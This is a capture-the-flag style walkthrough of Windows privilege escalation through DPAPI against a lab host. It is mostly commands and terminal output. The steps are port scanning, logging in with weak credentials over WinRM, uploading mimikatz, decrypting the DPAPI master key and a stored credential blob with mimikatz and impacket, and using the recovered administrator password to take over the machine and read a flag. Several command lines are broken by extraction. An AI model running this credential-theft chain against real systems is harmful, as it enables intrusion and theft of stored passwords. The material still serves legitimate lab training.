DPAPI Privilege Escalation Walkthrough

Target: 172.31.35.83

1.Recon / Port Scan

Scan all ports:

```
nmap 172.31.35.83 -p- --min-rate 5000 -T4
```

Then perform service detection:

```
nmap 172.31.35.83 -sV -sC -p 135,139,445,3389,47001
```

Expected open ports:

- 135 → MSRPC
- 139 → NetBIOS
- 445 → SMB
- 3389 → RDP
- 47001 → WinRM

---

2. Validate Credentials

Credentials:

```
user:user
```

Check SMB access: `nxc smb 172.31.35.83 -u`

```
user -p user
```

Check WinRM access:

```
nxc winrm 172.31.35.83 -u user -p user
```

If successful:

```
(Pwn3d!)
```

---

3. Get Shell with Evil-WinRM

```
evil-winrm -i 172.31.35.83 -u user -p user
```

You now have a low-privileged shell.

---

4. Enumerate Privileges

Check privileges:

`whoami /all` Observe:

-
- No `SeImpersonatePrivilege`

No `SeDebugPrivilege`

Potato attacks are not possible.

Move to DPAPI enumeration.

---

5. Locate DPAPI Credential Blobs

Navigate to credentials folder:

```
cd C:\Users\user\AppData\Local\Microsoft\Credentials dir
```

You should see les like:
`A72790526F42561B72F8C678EF0CC5F6`

This is the credential blob.

---

6. Locate DPAPI Master Keys

Navigate to Protect directory:

```
cd C:\Users\user\AppData\Roaming\Microsoft\Protect dir
/s
```

You should nd:

```
S-1-5-21-2917807172-2013632498-2334206973-1001
```

Inside it:

```
d3ae10b4-97ca-406e-8804-749be959c667
```

This is the master key GUID.

---

7. Get User SID

Run: `whoami`

```
/user
```

Example output:

```
S-1-5-21-2917807172-2013632498-2334206973-1001
```

Save this SID.

---

8. Upload Mimikatz

Using Evil-WinRM:

```
upload mimikatz.exe
```

Verify:

```
dir
```

---

9. Decrypt DPAPI Master Key

Launch Mimikatz:

`.\mimikatz.exe` Run: `dpapi::masterkey`

`/in:C:\Users\user\AppData\Roaming\Microsoft\Protect\S-1-`

Expected output:

```
key : 0xc47566bb220f139317dfdb7a44c2d47b00e326278fc3beaf93aa69d98e4bacb17
```

Copy the master key.

---

10. Decrypt Credential Blob

Run: `dpapi::cred`

`/in:C:\Users\user\AppData\Local\Microsoft\Credentials\A727905`

Expected output:

```
UserName : admin
CredentialBlob : 3C|2Q4}I^G36^PL
```

Recovered credentials:

```
admin : 3C|2Q4}I^G36^PL
```

---

11. Validate Admin Credentials

From Kali:

```
nxc winrm 172.31.35.83 -u admin -p '3C|2Q4}I^G36^PL'
```

If successful:

```
(Pwn3d!)
```

12. Login as Administrator

```
evil-winrm -i 172.31.35.83 -u admin -p '3C|2Q4}I^G36^PL'
```

You now have Administrator access.

---

13. Retrieve Flag

```
cd C:\Users\admin\Documents type
flag.txt
```

Attack Flow

```
Weak Credentials
    ↓
WinRM Access
    ↓
DPAPI Enumeration
    ↓
Master Key Decryption


    ↓ Credential Blob
Decryption
    ↓ Recovered Admin
Password
    ↓
Administrator Shell
```


Key Concept

DPAPI encrypts stored credentials using the user's Windows password.

If an attacker knows the user's password, they can decrypt:

- Saved RDP credentials
- Browser passwords
- Credential Manager entries WiFi
- passwords

This creates a privilege escalation path when privileged credentials are stored by low-privileged users.



```
*Evil-WinRM* PS C:\Users\user\AppData\Roaming\Microsoft\Protect> dir -Force


    Directory: C:\Users\user\AppData\Roaming\Microsoft\Protect


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d---s-         5/13/2026   8:40 PM                S-1-5-21-2917807172-2013632498-2334206973-1001
-a-hs-         10/7/2023   1:54 PM             24 CREDHIST


*Evil-WinRM* PS C:\Users\user\AppData\Roaming\Microsoft\Protect> cd .\S-1-5-21-2917807172-2013632498-2334206973-1001
dir -Force


    Directory: C:\Users\user\AppData\Roaming\Microsoft\Protect\S-1-5-21-2917807172-2013632498-2334206973-1001


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a-hs-         4/27/2026  12:27 AM            468 40f4faf4-85d3-447d-88cf-c9b8d4729592
-a-hs-         10/7/2023   1:54 PM            468 d3ae10b4-97ca-406e-8804-749be959c667
-a----         5/13/2026   8:41 PM        1355264 mimikatz.exe
-a-hs-         4/27/2026  12:27 AM             24 Preferred


*Evil-WinRM* PS C:\Users\user\AppData\Roaming\Microsoft\Protect\S-1-5-21-2917807172-2013632498-2334206973-1001> cd C:\Users\user\AppData\Local\Microsoft\Credentials
dir -Force


    Directory: C:\Users\user\AppData\Local\Microsoft\Credentials


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a-hs-         10/7/2023   1:55 PM            464 A72790526F42561B72F8C678EF0CC5F6
-a-hs-         5/13/2026   6:24 AM          11088 DFBE70A7E5CC19A398EBF1B96859CE5D


*Evil-WinRM* PS C:\Users\user\AppData\Local\Microsoft\Credentials> cd C:\Users\user\AppData\Roaming\Microsoft\Protect\S-1-5-21-2917807172-2013632498-2334206973-1001
*Evil-WinRM* PS C:\Users\user\AppData\Roaming\Microsoft\Protect\S-1-5-21-2917807172-2013632498-2334206973-1001> .\mimikatz.exe
```

```
┌──(venv)─(kali㉿kali)-[~/D/x64]
└─$ python3 /usr/share/doc/python3-impacket/examples/dpapi.py masterkey -file ~/D/mk2 -sid S-1-5-21-2917807172-2013632498-2334206973-1001 -password user
Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies

[MASTERKEYFILE]
Version     :        2 (2)
Guid        : d3ae10b4-97ca-406e-8804-749be959c667
Flags       :        5 (5)
Policy      :        0 (0)
MasterKeyLen: 000000b0 (176)
BackupKeyLen: 00000090 (144)
CredHistLen : 00000014 (20)
DomainKeyLen: 00000000 (0)

Decrypted key with User Key (SHA1)
Decrypted key: 0xc47566bb220f139317dfdb7a44c2d47b00e326278fc3beaf93aa69d98e4bacb17b94503e992d5e91d469bb8171716e6e37e9d6e299386d120fd8a7f58363769e
```

```
*Evil-WinRM* PS C:\Users\user\Documents> [Convert]::ToBase64String([IO.File]::ReadAllBytes("C:\Users\user\AppData\Local\Microsoft\Credentials\A72790526F42561B72F8C678EF0CC5F6"))
```


AQAAAMQBAAAAAAAAAQAAANCMnd8BFdERjHoAwE/Cl+sBAAAAtBCu08qXbkCIBHSb6VnGZwAAACAwAAAATABvAGMAYQBsACAAQwByAGUAZABlAG4AdABpAGEAbAAgAEQAYQB0AGEADQAKAAAAEGYAAAABAAAgAAAA07d1p3xc/m72Aci9YBeekwQ714Ki1mtWqA85RbZnXewAAAAADoA
AAAACAAAgAAAAH0/YauaG6J9lT/nGq6y7EubDReUfvbRws/Ht/oCJfJLAAAAAHzpBX+tGmcqhU2hwPQ6y5qhupi92xoUMaguDcFlHj16T7QruOx9e7htS5Gi9bqJ+KaIc8c0fbSsq4/8CDVhge0m3q5q4+Qt8fcsT56q5RLlAQL/WHTtF9oXKsluxjROl/gPWtGpV+9y+ihOqhEQmQK
A9VtAf6uIYU4xtD/z8RIL8qmBbUy5qgffhL+2Ye6oR4r86eu7FQbdBvJFLFnBQuLklSel2HMxwyUyRsm3K8dTfVRb1TDJmjteQzz/d4SEiQAAAAAPTVUBi3k6o6StUFyWj8fAO0zX4+yYHIVGV6UOOZlRMDHQdC6pV7+TN/gZt4qRdKnorkf+hJkIQCCc/xzZloXw=


```
*Evil-WinRM* PS C:\Users\user\Documents>
```

```
┌──(venv)─(kali㉿kali)-[~/D]
└─$ nano blob.b64

┌──(venv)─(kali㉿kali)-[~/D]
└─$ base64 -d blob.b64 > blob

┌──(venv)─(kali㉿kali)-[~/D]
└─$ python3 /usr/share/doc/python3-impacket/examples/dpapi.py credential -file blob -key 0xc47566bb220f139317dfdb7a44c2d47b00e326278fc3beaf93aa69d98e4bacb17b94503e992d5e91d469bb8171716e6e37e9d6e299386d120fd8a7f5
8363769e
Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies

[CREDENTIAL]
LastWritten : 2023-10-07 13:55:17+00:00
Flags       : 0x00000030 (CRED_FLAGS_REQUIRE_CONFIRMATION|CRED_FLAGS_WILDCARD_MATCH)
Persist     : 0x00000002 (CRED_PERSIST_LOCAL_MACHINE)
Type        : 0x00000002 (CRED_TYPE_DOMAIN_PASSWORD)
Target      : Domain:target=TERMSRV/localhost
Description :
Unknown     :
Username    : admin
Unknown     : 3C|2Q4}I^G36^PL


┌──(venv)─(kali㉿kali)-[~/D]
└─$
```

```
┌──(venv)─(kali㉿kali)-[~/D]
└─$ evil-winrm -i 172.31.35.83 -u admin -p '3C|2Q4}I^G36^PL'

Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\admin\Documents> cd C:\Users\admin\Documents type flag.txt
A positional parameter cannot be found that accepts argument 'type'.
At line:1 char:1
+ cd C:\Users\admin\Documents type flag.txt
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : InvalidArgument: (:) [Set-Location], ParameterBindingException
    + FullyQualifiedErrorId : PositionalParameterNotFound,Microsoft.PowerShell.Commands.SetLocationCommand
*Evil-WinRM* PS C:\Users\admin\Documents> cd C:\Users\admin\Documents
*Evil-WinRM* PS C:\Users\admin\Documents> type flag.txt
flag{iedahdu2AiphaaWaic0jioD0aetheeKa}
*Evil-WinRM* PS C:\Users\admin\Documents>
```